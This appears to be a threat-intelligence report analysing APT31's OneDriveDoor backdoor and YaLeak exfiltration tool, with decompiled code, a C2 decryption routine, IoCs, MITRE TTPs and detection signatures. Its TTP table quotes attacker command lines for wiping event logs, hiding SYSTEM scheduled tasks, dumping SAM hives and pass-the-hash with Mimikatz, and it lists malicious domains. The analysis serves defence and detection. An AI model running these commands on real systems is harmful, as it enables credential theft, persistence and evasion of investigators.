
The executable file `Seting.exe` is a ThreadRacer CPU benchmark component that is vulnerable to DLL sideloading. It loads the dynamic library `pl_rsrc_english.dll`, which acts as a shellcode loader. The shellcode is stored in `language.dll`, encrypted with RC4, where the first 8 bytes of the file are used as the key.

The dynamic library `pl_rsrc_english.dll` decrypts this shellcode and injects it into a new `winrshost.exe` process. The shellcode loads the backdoor executable into the address space of `winrshost.exe`. Interestingly, the MZ signature is replaced with `0x22 0x11`; PE is replaced with `0x44 0x33`.

0C40	22 11 90 00	03 00 00 00	04 00 00 00	FF FF 00 00	".....ÿÿ..
0C50	B8 00 00 00	00 00 00 00	40 00 00 00	00 00 00 00	,.....@.....
0C60	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	
0C70	00 00 00 00	00 00 00 00	00 00 00 00	08 01 00 00	
0C80	0E 1F BA 0E	00 B4 09 CD	21 B8 01 4C	CD 21 54 68	..°..!í,.lí!Th
0C90	69 73 20 70	72 6F 67 72	61 6D 20 63	61 6E 6E 6F	is program canno
0CA0	74 20 62 65	20 72 75 6E	20 69 6E 20	44 4F 53 20	t be run in DOS
0D20	73 79 7B 95	AF 12 7F 94	73 79 76 95	C3 10 7F 94	sy{·~.."syv·Ã.."
0D30	73 79 7D 95	DA 10 7F 94	52 69 63 68	DB 10 7F 94	sy}·ú.."Richû.."
0D40	00 00 00 00	00 00 00 00	44 33 00 00	64 86 05 00	D3..d†..
0D50	8E C4 BB 63	00 00 00 00	00 00 00 00	F0 00 22 00	ŽÃ»c.....ð.."
0D60	0B 02 0E 10	00 0E 1B 00	00 4C 0C 00	00 00 00 00	L.....
0D70	8C A7 17 00	00 10 00 00	00 00 00 40	01 00 00 00	£\$.....@.....

OneDriveDoor: changes magic values

At startup, the backdoor creates the mutex 7ijPFUKNV8QRoGV0. It then generates the ID of the infected machine and connects to C2, which is implemented on Microsoft OneDrive.



OneDriveDoor: drive access scheme

After that, the backdoor enters a loop in which it receives messages.

Initially, OneDriveDoor (as a check of access to the drive) sends information about the infected machine to the file `/root:<ID>/8110` in the cloud. The following information about the system is collected: computer name; username; IP address of the infected host; PID; current working directory; whether the are administrator rights.

All parameters are separated by tabs and digits are converted to strings.

If the data is successfully sent to the server, the backdoor starts executing commands. The malware contacts the server every few seconds, but no longer than for five minutes.

The malware receives commands to execute on the compromised system in a JSON response to a request to the URL `https[.]/graph.microsoft[.]com/v1.0/me/drive/root:<ID>/config1:/children?select=name`. The response contains a list of all files located in the `<ID>\config1` directory.

```
{
  "value": [
    { "name": "filename1" },
    { "name": "filename2" }
  ]
}
```

```
if ( (unsigned int)str_cmp(node_name_str, &str_8113) )// command 8113 - free disk info
{
    result_1.size = 0i64;
    result_1.max_size = 15i64;
    LOBYTE(result_1.str) = 0;
    chunk = (fuck *)j__malloc_base(0x20ui64);
    if... // init chunk128
    cmd::get_driver_space(chunk);
    std::string::append((std::string *)&result_1, chunk->buf_128, chunk->useded);
    free(chunk->buf_128_0);
    free(chunk);
    command_file_ = prob_mmove((mystr *)v248, &command_file);
    result_ = prob_mmove((mystr *)v249, &result_1);
    onedrive::send_content_by_path(this->connector, &resp_out, result_, command_file_);// send results
    if...
    name = prob_mmove((mystr *)v250, &command_file);
    onedrive::delete_file_by_path(this, name);
}
```

OneDriveDoor: a command example

In this case, the attackers obtain the list of commands to be executed on the infected machine with the specified ID. The commands are the names of the files from the folder. If the file `command_file` contains one of several numeric strings, the corresponding command is executed.

number	description
8110	Send information about the infected machine (only within the message loop)
8111	Retrieve a file and write it, in encrypted form, to the victim's system at the specified path
8112	Send an encrypted file from the computer to C2
8113	Send information about free disk space
8114	Execute an additional (extended) command
8115	Terminate the cmd process from command 8114
8116	list dir: recursively collects information about files in the specified folder, including last modification time, size, and attributes
8117	Delete the specified file
8118	Create a directory (the name is provided by the server)
8119, 8120, 8121	Rename the file: requests from the server a string containing file names separated by a tab character

If additional parameters are required, they are taken from the file `<ID>/config1/<command_file>` by sending an additional request to retrieve the file contents. The only exceptions are file-read commands: only one parameter is extracted from the contents of the command file — the name of the file that will be written or read. The contents of the file will be (or already are) located at the path `<ID>/VirtualServ/<command_file>`.

After a command is executed, the file corresponding to that command (command_file) is deleted. The results are sent to a file at <ID>/<command_file>.

Command 8114, which is intended for executing additional cmd commands, should be considered separately.



Let's move on to the function responsible for processing this command. Inside it, the internal class cmd is initialized and two threads are started: one for executing commands (cmd: DownloadThreadProc), and one for collecting and processing results (cmd: OutputThreadProc).

```
struct cmd {
    __int64 hCMD;
    __int64 pipe_read1;
    __int64 pipe_write2;
    __int64 pipe_writel;
    __int64 pipe_read2;
    __int64 hOutPut;
    __int64 hMainCmd;
    int flag_need_exec;
    int flag_nostr2;
    void *hcurl1;
    void *hcurl2;
    mystr str1;
    mystr str2;
    tree *tree_paths;
    __int64 field_98;
    tree *tree_commands;
    __int64 field_A8;
    CRITICAL_SECTION crit_section;
};
```

cmd structure

Plugins

The cmd: DownloadThreadProc function retrieves the contents of the 8114 file, which contains the command to be executed together with all its parameters. Next, two ways of processing the command are possible: it is first passed to the cmd::main function for processing; if this fails, it is then sent to the running cmd process.

```

197 if ( (unsigned int)cmd::main(this, wide_command) )// exec plugins
198 {
199     path = prob_memmove(&v41, &node_str);
200     cmd::delate_file_hcurl2(this, path);
201     if...
202     if...
203     result_str = (void *)resp_command.str;
204     if...
205 }
206 else // if where are now commands in line - just raw execute
207 {
208     if ( this->hCMD == -1 )
209         cmd::Open_cmd_process(this);
210     v26 = wide_str_copy(&v42, &command_wide);
211     wide_str_to_OEMCP(&command_oemcp, (__int64)v26);
212     std::string::append((std::string *)&command_oemcp, "\r\n", 2ui64);
213     command_cmd = prob_memmove(&v41, &command_oemcp);
214     command_str_size = command_cmd->size;
215     command_str = (char *)command_cmd;
216     if...
217     pipe_write = (void *)this->pipe_writel;
218     if ( (_DWORD)command_str_size )
219     {
220         while ( WriteFile(pipe_write, command_str, command_str_size, &NumberOfBytesWritten, 0i64) )

```

OneDriveDoor: a branch inside DownloadThreadProc

In cmd::main, the command is processed using plugins: they implement analogs of Windows cmd commands via the WinAPI or COM objects, without executing the command directly through the interpreter. Most likely, this functionality was implemented to leave fewer traces of OneDriveDoor on the system.

The code searches the command string for a keyword — an analog of a Windows cmd command. It then adds the corresponding plugin to the execution queue, first initializing the data structure for that plugin.

```

440 String::fnAssignStringAtAddr(&tmp_str_find, (void *)L"query");
441 command_wide = wide_str_copy((mystr *)v148, command_in);
442 if ( (unsigned int)wide_find_str(command_wide, &tmp_str_find) )
443 {
444     tmp_str_find.size = 0i64;
445     tmp_str_find.max_size = 7i64;
446     LOWORD(tmp_str_find.str) = 0;
447     String::fnAssignStringAtAddr(&tmp_str_find, (void *)L"query");
448     tree = a1->tree_commands;

```

OneDriveDoor: locating a plugin by keyword

All commands are then executed according to the same scheme: for each plugin, an argument list is created, and with these parameters (similar to command-line parameters) the plugin's method is run to process the command. After that, the command's output is collected.

```

475 std::wstring::wstring(query_str, (void *)L"query");
476 current_plugin = *tree::find_node_by_key((tree *)&a1->tree_commands, (const wxString *)query_str);
477 str_to_delete = query_str;
478 LABEL_205:
479     widestr_free(str_to_delete);
480 exec_cmd_plug:
481     command_str = widestr::ret_str(command_in);
482     argvW = CommandLineToArgvW((LPCWSTR)command_str, &argc);
483     ((void (__fastcall *) (plugin *, _QWORD, LPWSTR *))current_plugin->vtable->action)(
484         current_plugin,
485         (unsigned int)argc,
486         argvW);
487     std::wstring::wstring(&str_out);
488     ((void (__fastcall *) (plugin *, mystr *))current_plugin->vtable->finish)(current_plugin, &str_out);
489     LocalFree(argvW);

```

OneDriveDoor: launching a plugin with arguments

All plugins inherit the base-class methods and override them with their own implementations.

```
struct CmdPluginVtbl // sizeof=0x20
{
    __int64 (__fastcall *init)(plugin *this); // инициализация структуры
    std::str *(__fastcall *whoami)(plugin *this, std::str *outname); // возвращает строку с именем плагина
    __int64 (__fastcall *action)(plugin *this, unsigned int argnum, LPWSTR *argline); // обрабатывает команды и выполняет
    необходимые действия
    __int64 (__fastcall *finish)(plugin *this, , std::wstring *out); // сбор результатов работы плагина
};
```

In the current sample, 11 additional plugins were identified:

#	Command	Functions
1	dir	Searches all files in the specified directory and collects information about them
2	net	Analog of the net command
3	copy	Copies a file to the specified path using SHFileOperationW
4	del	Deletes a file using SHFileOperationW
5	query	Analog of the query command: enumerates information about current sessions
6	reg	Analog of the reg command, supports only the add and query options
7	tasklist	Executes the WQL SELECT Name, ProcessId FROM Win32_Process command using the IWbemLocator COM object
8	schtasks	Creation, management and deletion of scheduled tasks — a a full-featured equivalent to the identically-named Windows system command.
9	type	Sends the file contents, taking the local character encoding into account
10	whoami	Sends the username using the GetUserNameW API
11	wmic	Uses a WMIC implementation based on IWbemLocator to work with processes

Below we describe some of them in more detail.

DIR: analog of the command of the same name, but collects only specific information.

```
FileTimeToSystemTime(&FindFileData.ftLastWriteTime, &SystemTime);
LODWORD(v27) = SystemTime.wMinute;
LODWORD(v26) = SystemTime.wHour;
LODWORD(v25) = SystemTime.wDay;
wsprintfw(time_last_mod, L"%04d-%02d-%02d %02d:%02d", SystemTime.wYear, SystemTime.wMonth, v25, v26, v27);
v14 = FindFileData.nFileSizeLow + (((unsigned __int64)FindFileData.nFileSizeHigh << 32);
file_size_sum += v14;
int_to_wstring(mywstr *)&v32, v14);
result_out_filesize = (__int64)&v32;
if...
is_dir_or_not = Dst;
if...
wsprintfw(_Ptr, L"%-20s %6s %10s %s\n", time_last_mod, is_dir_or_not, result_out_filesize, FindFileData.cFileName);
```

OneDriveDoor: collecting data using the Dir plugin

For all files in the specified directory, the plugin collects the last modification time and file size. At the end, it also adds the total number of folder and files, as well as the total size of the folder.

NET: analog of the net command with additional parameters:

- use: analog of net use. First, it enumerates all connections of the local server to remote resources using **NetUseEnum**. If the /user parameter is set, it uses NetUseAdd to establish a connection between the local machine and a remote server.
- user: enumerates all users with full details; can also add or remove users and activate accounts.
- localgroup: enumerates all groups and can add its own group.
- share: enumerates all shared resources using NetShareEnum.

WMIC: a reduced implementation of WMIC based on the **IWbemLocator** COM object. It is used to obtain information about processes. For this, it runs an analog of the command

wmic process call create

It can additionally specify the parameters *PASSWORD*, *USER*, and *NODE*.

Network Packets

C2 messages are encrypted using RC4 twice. For each message, its own key is generated and used to encrypt that message. This key is then added to the message, and the message is encrypted again with RC4 using the key specified in the malware configuration. Below is the scheme of the message decryption algorithm used in one of the samples:

```
def decrypt_msg(msg, size_msg)
    if size_msg <= 86:
        return None
    rc4_key = "1xPHxdt49B9e5mBCw"
    msg_stage = rc4_algo(rc4_key, msg)
    # real_msg_size = size_msg - 86
    output = rc4_algo(msg_stage[:4], msg[86:])
    return output
```

When messages are encrypted, 172 random ASCII characters are generated (in some cases, 86). The first four characters contain the RC4 key for that particular message, and the remaining characters are just junk, which is also attached to the message.

Exfiltration

For data exfiltration, the attackers used a small utility written in .NET. The tool uploaded information to Yandex Disk cloud storage, and was therefore named YaLeak.

YaLeak is launched with command-line arguments that specify:

1. The directory on the compromised host that contains the files to be uploaded to Yandex Disk. By default, this parameter contains the path C:\Users\Public\Downloads.
2. The destination directory on the attacker's Yandex Disk. By default, this is the filesync folder.



The malware then recursively bypasses the contents of the exfiltrated directory and sends each file using the Yandex API. Before the file is sent, the following request is executed:

https://cloud-api.yandex.net/v1/disk/resources/upload?path=<YaDir>/<relative_path>&overwrite=true

The JSON response contains the href parameter — a unique URL to which the file from the victim's system will be uploaded. After the upload completes successfully, the file is deleted from the victim's system.

Conclusion

APT31 remains active to this day. Over the past year, several attacks targeting the Russian IT sector were identified. Their attacks are still carefully planned — from the timing of campaigns to the command logic. In addition, APT31 continues to expand its toolkit: while they still rely on some of their older tools, this year their arsenal has included new malware, primarily backdoors.

As C2 channels, the attackers use cloud services, in particular Yandex and Microsoft OneDrive. Many of their tools are also configured to operate in server mode, waiting for the attackers to connect to the compromised host. The group also exfiltrates data via Yandex Disk cloud storage.

These tools and techniques have allowed APT31 to remain undetected in victim infrastructures for years. The attackers have exfiltrated files and collected sensitive information from devices, including passwords to email accounts and internal services of their victims.

The authors would like to thank the incident response and threat intelligence teams of PT ESC (PT Expert Security Center) for their help in preparing this article.

File-based IoCs

File	MD5	SHA-1	SHA-256
CloudyLoader			
BugSplatRc64.dll	055736a8a5c22e188d3489a2b35d58ac	9b4038973707d530d9cc61514c8a8bbd9e3fa3f9	879949e6d70f2d7e21c489552240
try	05727966a3abae69de58e479e1457d6e	c297294e263683ca74c831da788e452392b83ac1	3356a7d25096e24afe3409540a0f
VtChatter			
NVIDIADDEBUG.dll	ca3820abd0331090c77116e2941f7b99	b49a3d0f6f1af2d12d96a38a90f4c656c61ffdeb	1f5e377bdcc92c44e4aab8167585
LocalPlugx			
manifest.txt	9febbdbc0a3e2fbc2e44ab88ace9f83a	29b8032e1c617590672e4e212c1d22d9b4418569	3e67d3f3ead9141cd3b3b4916492
manifest.txt	a6eb49858d8db610dd33e774ba82a59a	24ee50531bfebcc26417d7f60d3c2a55d3630871	9d8060dc7c78b586473f4793db35f
manifest.txt	41007786ecd257f5cb0ed3083fb31181	65925802ac80899635534ae4e3487be3a2543a73	2a0d7e8670df1c15dcab367f485a
desktop.ini	2cc5f36265b5f1858dc13f0044dba0b7	43cdeb460b85ed91438053b12ad9d6aa039a69c0	2ad8c7d81188618cbc48d5de3ed1
COFFProxy			
SSPICLI.dll	42601c72e07ca1214bfa864888c79efa	afce88211b06a01c2a71051bc1eb1d8f8c219d68	0a9f14cc2a24907cbd63a54c8aa5f
Networkcount.txt	76971d6f2d7854fe562853d7b2232b7d	38afd583b00ce71c28251092e74d8180d1a69ab7	06371d092f721c31a4040c29aff82
Program_handler.exe	547c897644f770a682a548abe79aef65	11f992d231800861fc27870489bee663edf28bc3	88515172020b8472c1b61e7b199
	6eefa91fa15ed7c552d638f9498d2077	3d6b8b76d459193356d9ff9e78fa02bd5ccbe4eb	4faacec1aad27a95e6102790571ff
lc	4ff74b8722b82970c6ed33eb6fc4c092	515aa32a29330310c3a20877cfba0168e4c7fe61	50bd08ac1fe9cea89b8da01fb0b1
times	e46cb20927fe23636ae9b9c33832eb5f	7e2e92facbe6fca73e6e97bc970c553480a4ea55	c89151c2068f4b7270ca240f8a1d
AufTime			
time	687dc4657c9f34958743d09f34fa6315	1cc26a1c5d8e9d252bfc9462579921aa0b2a3fb0	c74b6e6056bf61b6223d4ffc5adfb
time	c59982c4284cac7f04287551c71bdcd4	4b5494f6d100d32f0f1de79ba73b045a5f9c0750	f6a2a3b24b4e33a74b0606c3e141
CloudSourcerer			
IntelChipsets.log	a2fabe969f1742a4eb538a2d2aa5baa8	3445a4ed2b141dd51baf9706bef425f2f1f6dde8	885e27877df42e65c72f98b10387
dbghelp.dll	98b8d7298c4dde41ec929e2555d11592	d7c6b70931956b426b2a9b0f821b8d5282803551	3a1b0d60f55e2222490788ee0824
YandexDisk.exe	9c719435fc6aa0b0f82cf2af5d5bb7025	223c9bd2434a2e5ffb8efb6c0ff616992d28fd3c	abc7a384ee56c46ada41c9b2d4f1
desktop.ini	dd0a68f636a2b68501c2131e7a1537ef	bfd055715c3de2d88b20db88fd0cc3b822db9c8f	01ff16adb887df8b738176fab06d6
dbghelp.dll	45ed8f3681f45024d0f236b0d7f72e0e	7cb32dec5db6036f6a47e987d1e9f2bf121a261f	2f675c6ff69d48891f2a22337a8f04
Desktop.ini	89d423ec2eee59671929f7b79f244917	a5260e6d886565d316b1ee590d1b9a936da66041	97c13002881cdd8f8703f963b5fc7
OneDriveDoor			
Seting.exe	d38277f391422f8688aba67b099066aa	54cf4faea4ca45bbd115e74bf3dd60e53b75d2ab	761831a0ceeba7a71ef9c0d00c26f
pl_rsrc_english.dll	d6be7e21be054f3d63af6cea336db61a	866b26874e388417d55cde5094831ed4c5beaed5	07eb25fbc4310bcb875d53ed77ef
language.dll	99f560878fa328f85e5d62fe9e4da6a2	87bbef413cd5bcd9b4dcb147d87fe9063cf7544f	61e2190c60fa9ff47d3e6b9fbacaa
YaLeak			
ud2.exe	a61061ab22d05499615636f576e00544	328fd5f02fe56852c95d9fc05811f594300d8f4c	81741bcb105837d15925a0b7915

Download as:

Network IoCs

Indicator

Moeodincovo.com
https://github.com/Range1992/scrcpyClone/raw/refs/heads/master/app/deps/PersonalizationCSP
https://raw.githubusercontent.com/Range1992/scrcpyClone/refs/heads/master/app/data/zsh-completion/_scrcpy
https://www.virustotal.com/gui/file/90d2d1af406bdca41b14c303e6525dfc65565883bf2d4bf76330aa37db69eceb/community
https://www.virustotal.com/gui/file/f506898cc7c2e092f9eb9fadae7ba50383f5b46a2a4fe5597dbb553a78981268/community
89.23.113[.]44 : 80
linuxsecuritycont[.]com
sohbetturke[.]com
www.rttvnews[.]com
rttvnews[.]com
rttvnews[.]ru

Download as:

MITRE TTPs

ID	Name	Description
Initial Access		
T1566.001	Spearphishing Attachment	APT31 used a malicious RAR archive as an email attachment.
Execution		
T1059.004	Command and Scripting Interpreter: Unix Shell	The attackers can send commands to AufTime to be executed via the Bash interpreter
T1204	User Execution	APT31 distributed a RAR archive containing a lure document, executable files, and LNK
T1059.003	Windows Command Shell	The attackers implanted their payload into the script C:\WINDOWS\Setup\Scripts\ErrorHandler.cmd, which is executed on error. To trigger the error, they ran C:\WINDOWS\system32\oobe\Setup.exe with the /ui argument.
Persistence		
T1136.001	Create Account: Local Account	The attackers created a local user account named Administrator\$: e=lim(1+1/n on compromised hosts
T1543.004	Create or Modify System Process: Launch Daemon	AufTime launches itself as a Linux daemon
T1053.005	Scheduled Task	APT31 created hidden tasks to run their malware and maintain persistence on the system.
Defense Evasion		
T1070.001	Clear Windows Event Logs	APT31 cleared RDP and Security event logs using wevtutil wevtutil cl "Microsoft-Windows-TerminalServices-LocalSessionManager/Operational" /q:true for /f "tokens=" " %i in ('wevtutil el') do wevtutil cl "%i" /q:true
T1055	Process Injection	During loading of the final payload, a DLL loader injects shellcode into Windows system processes
T1562.004	Impair Defenses: Disable or Modify System Firewall	APT31 added Windows Firewall exceptions so that LocalPlugx functions correctly. del /s /q %temp%* && rd /s /q %temp% del /s /q C:\Windows\Temp* && rd /s /q C:\Windows\Temp\
T1574.001	Hijack Execution Flow: DLL SideLoading	APT31 used DLL side-loading to execute malware, such as the BugSplatRc64.dll library
T1564	Hide Artifacts	APT31 concealed malicious scheduled task entries by deleting the task file (XML) and the Security Descriptor (SD) value in the registry. schtasks /create /RL HIGHEST /F /tn "7zup_Server" /tr "C:\PROGRA~1\7-Zip\7zUp.exe -remote up" /sc onstart /RU SYSTEM schtasks /run /tn 7zup_Server reg delete "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\7zup_Server" /v SD /f del %SystemRoot%\System32\Tasks\7zup_Server /f
T1202	Indirect Command Execution	APT31 created a scheduled task to launch C:\WINDOWS\system32\oobe\Setup.exe with an error condition, which triggered the execution of the malicious script C:\WINDOWS\Setup\Scripts\ErrorHandler.cmd
T1070.004	Indicator Removal: File Deletion	The attackers remove some of their scripts, using the del command or their own custom tools del /s /q %temp%* && rd /s /q %temp% del /s /q C:\Windows\Temp* && rd /s /q C:\Windows\Temp\
T1027.002	Obfuscated Files or Information: Software Packing	Most APT31 libraries that decrypt the next stage are protected with the VMProtect packer
Lateral Movement		
T1021.001	Remote Desktop Protocol	To move between compromised hosts, the attackers used the Remote Desktop Protocol (RDP)
T1550.002	Pass the Hash	APT31 used the Mimikatz utility to carry out a Pass-The-Hash (PTH) attack in combination with Restricted Admin Mode for RDP: sekurlsa::pth /user:radmin /domain:[REDACTED] /ntlm:[REDACTED] "/run:mstsc.exe /restrictedadmin"

ID	Name	Description
T1570	Lateral Tool Transfer	To deploy malware to hosts in compromised infrastructure, the attackers used the SmbExec and WmiExe tools from the Impacket toolkit
Discovery		
T1083	File and Directory Discovery	The attackers enumerated files and directories to locate specific information on the file system or network resources using the SharpDir tool
T1555.003	Credentials from Password Stores: Credentials from Web Browsers	The attackers collected information about browsers to learn more about the compromised hosts using the SharpChrome.exe
T1046	Network Service Discovery	APT31 used Advanced IP Scanner for network discovery
T1005	Data from Local System	APT31 used the StickyNotesExtract.exe tool to extract data from the Windows Sticky Notes database
T1087	Account Discovery	APT31 searched for user information and IP addresses using the SharpADUserIP tool, as well as the following command: powershell -Command Get-WinEvent -LogName 'Microsoft-Windows-TerminalServices-LocalSessionManager/Operational' Where-Object {\$_.Id -eq 21} ForEach-Object { \$eventXml = [xml]\$_ .ToXml(); \$username = \$eventXml.Event.UserData.EventXML.User; \$ipAddress = \$eventXml.Event.UserData.EventXML.Address; \$loginTime = \$_.TimeCreated; if (\$username -and \$ipAddress -and \$loginTime) { Write-Output ('User: ' + \$username + ' IP: ' + \$ipAddress + ' Login Time: ' + \$loginTime) }}
Command and Control		
T1090.001	Proxy: Internal Proxy	APT31 adds traffic proxying functionality to most of its tools; in AufTime they use the SOCKS5 protocol
T1105	Ingress Tool Transfer	COFFProxy can extend its capabilities by loading additional BOF payloads in the COffloader format
T1102	Web Service	As C2, the attackers use cloud storage services such as OneDrive, Dropbox, and Yandex Cloud
T1571	Non-Standard Port	LocalPlugX uses nonstandard ports for C2 communication
T1573	Encrypted Channel	The attackers use WolfSSL to establish TLS connections with C2
T1090.003	Multi-hop Proxy	The attackers use the legitimate Microsoft dev tunnels tool for tunneling
Credential Access		
T1056.001	Keylogging	The attackers used a builtin LocalPlugx plugin to capture keystrokes and clipboard contents
T1003.002	OS Credential Dumping: Security Account Manager	The attackers extracted local accounts from the SAM (Security Account Manager) registry hive reg save hklm\sam C:\Users\Public\Pictures\sam.hive && reg save hklm\system C:\Users\Public\Pictures\system.hive && reg save hklm\security C:\Users\Public\Pictures\security.hive python3 secretsdump.py -system system.hive -sam sam.hive -security security.hive LOCAL
T1003	OS Credential Dumping	APT31 deployed the malicious Owowa module on compromised Microsoft Exchange servers to steal credentials entered by users
Exfiltration		
T1567.002	Exfiltration Over Web Service: Exfiltration to Cloud Storage	APT31 exfiltrated stolen files to cloud storage using their YaLeak malware

Download as:

PT Sandbox

apt_linux_CN_APT31__Backdoor__AufTime

apt_linux_CN_APT31__Backdoor__COFFProxy__golang

apt_win_CN_APT31__Backdoor__COFFProxy

apt_win_CN_APT31__Backdoor__CloudSorcerer__Generic

apt_win_CN_APT31__Backdoor__Cloudsorcerer__code

apt_win_CN_APT31__Backdoor__Cloudsorcerer__code__v1

apt_win_CN_APT31__Backdoor__Cloudsorcerer__code__v2

apt_win_CN_APT31__Backdoor__Cloudsorcerer__loader

apt_win_CN_APT31__Downloader__CloudyLoader

apt_win_CN_APT31__Trojan__YaLeak

tool_win_ZZ_VTChatter__Backdoor

tool_win_ZZ_PlugX__Backdoor__EncryptedPayload__Local3

tool_win_ZZ_DirectSyscall__RiskTool__Generic

Download as:

PT NAD and PT NGFW

SUSPICIOUS [PTsecurity] Possible CoffProxy Backdoor Client Checkin (APT31) sid: 10015582; rev: 1;

BACKDOOR [PTsecurity] CoffProxy Server Checkin (APT31) sid: 10015583; rev: 1;

SUSPICIOUS [PTsecurity] File upload to Yandex Cloud sid: 10009931

Download as: